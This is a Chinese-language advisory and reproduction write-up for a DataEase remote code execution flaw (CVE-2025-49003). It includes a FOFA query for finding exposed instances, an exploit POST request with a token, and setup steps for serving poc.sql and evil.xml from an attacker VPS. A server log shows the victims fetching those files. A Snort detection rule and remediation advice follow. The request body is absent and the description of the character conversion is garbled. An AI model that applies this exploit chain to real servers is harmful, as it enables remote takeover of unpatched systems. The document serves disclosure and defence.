

DataEase-CVE-2025-49003-远程代码执行

在 2.10.11 版本之前，威胁行为者可能会利用 Java 中的一项功能，其中字符“l”在转换为大写时变为“l”，字符“s”在转换为大写时变为“S”。使用利用此字符转换的精心制作的消息的威胁行为者可能会导致远程代码执行

影响版本

```
dataease< 2.10.11
```

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: body="Dataease"

POC/EXP: Vps准备放入执行的poc.sql与evil.xml

```
POST /de2api/datastore/validate HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 496
Connection: close
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
X-DE-TOKEN:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1aWQiOiJESm9pZCI6MX0.a5QYOfZDYlhAy-ZUMYzKBBvCUSlogZhjwKV5SBTEct8
Sec-Fetch-Site: same-origin
Priority: u=0
```


[illegible]

Serving HTTP on 0.0.0.0 port 2333 (http://0.0.0.0:2333/) ...

```

9 - - [REDACTED]/2025 16:30:45] "GET /poc.sql HTTP/1.1" 200 -
9 - - [REDACTED]/2025 16:30:46] "GET /evil.xml HTTP/1.1" 200 -
9 - - [REDACTED]/2025 16:30:46] "GET /evil.xml HTTP/1.1" 200 -
7 - - [REDACTED]un/2025 16:30:51] "GET /poc.sql HTTP/1.1" 200 -
7 - - [REDACTED]un/2025 16:30:52] "GET /evil.xml HTTP/1.1" 200 -
7 - - [REDACTED]un/2025 16:30:52] "GET /evil.xml HTTP/1.1" 200 -
- - [REDACTED]/2025 16:31:08] "GET /poc.sql HTTP/1.1" 200 -
- - [REDACTED]/2025 16:31:08] "GET /evil.xml HTTP/1.1" 200 -
- - [REDACTED]2025 16:31:08] "GET /evil.xml HTTP/1.1" 200 -
9 - - [REDACTED]/2025 16:31:31] "GET /poc.sql HTTP/1.1" 200 -
9 - - [REDACTED]/2025 16:31:31] "GET /evil.xml HTTP/1.1" 200 -
9 - - [REDACTED]/2025 16:31:31] "GET /evil.xml HTTP/1.1" 200 -

```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
```

```
msg:"DataEase - RCE via JDBC Injection (CVE-2025-49003)";  
flow:to_server,established;  
content:"POST"; http_method;  
content:"/de2api/datasource/validate"; http_uri;  
content:"Content-Type: application/json"; http_header;  
content:"configuration="; http_client_body;  
pcrc:"/TRACE_LEVEL_SYSTEM_OUT=3.*INIT=RUNSCRIPT/i";  
metadata:service http;  
metadata:affected_product "DataEase";  
metadata:vulnerability_type "JDBC Injection -> RCE";  
reference:cve,CVE-2025-49003;  
classtype:web-application-attack;  
sid:1000217;  
rev:2;  
priority:1;
```

)

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。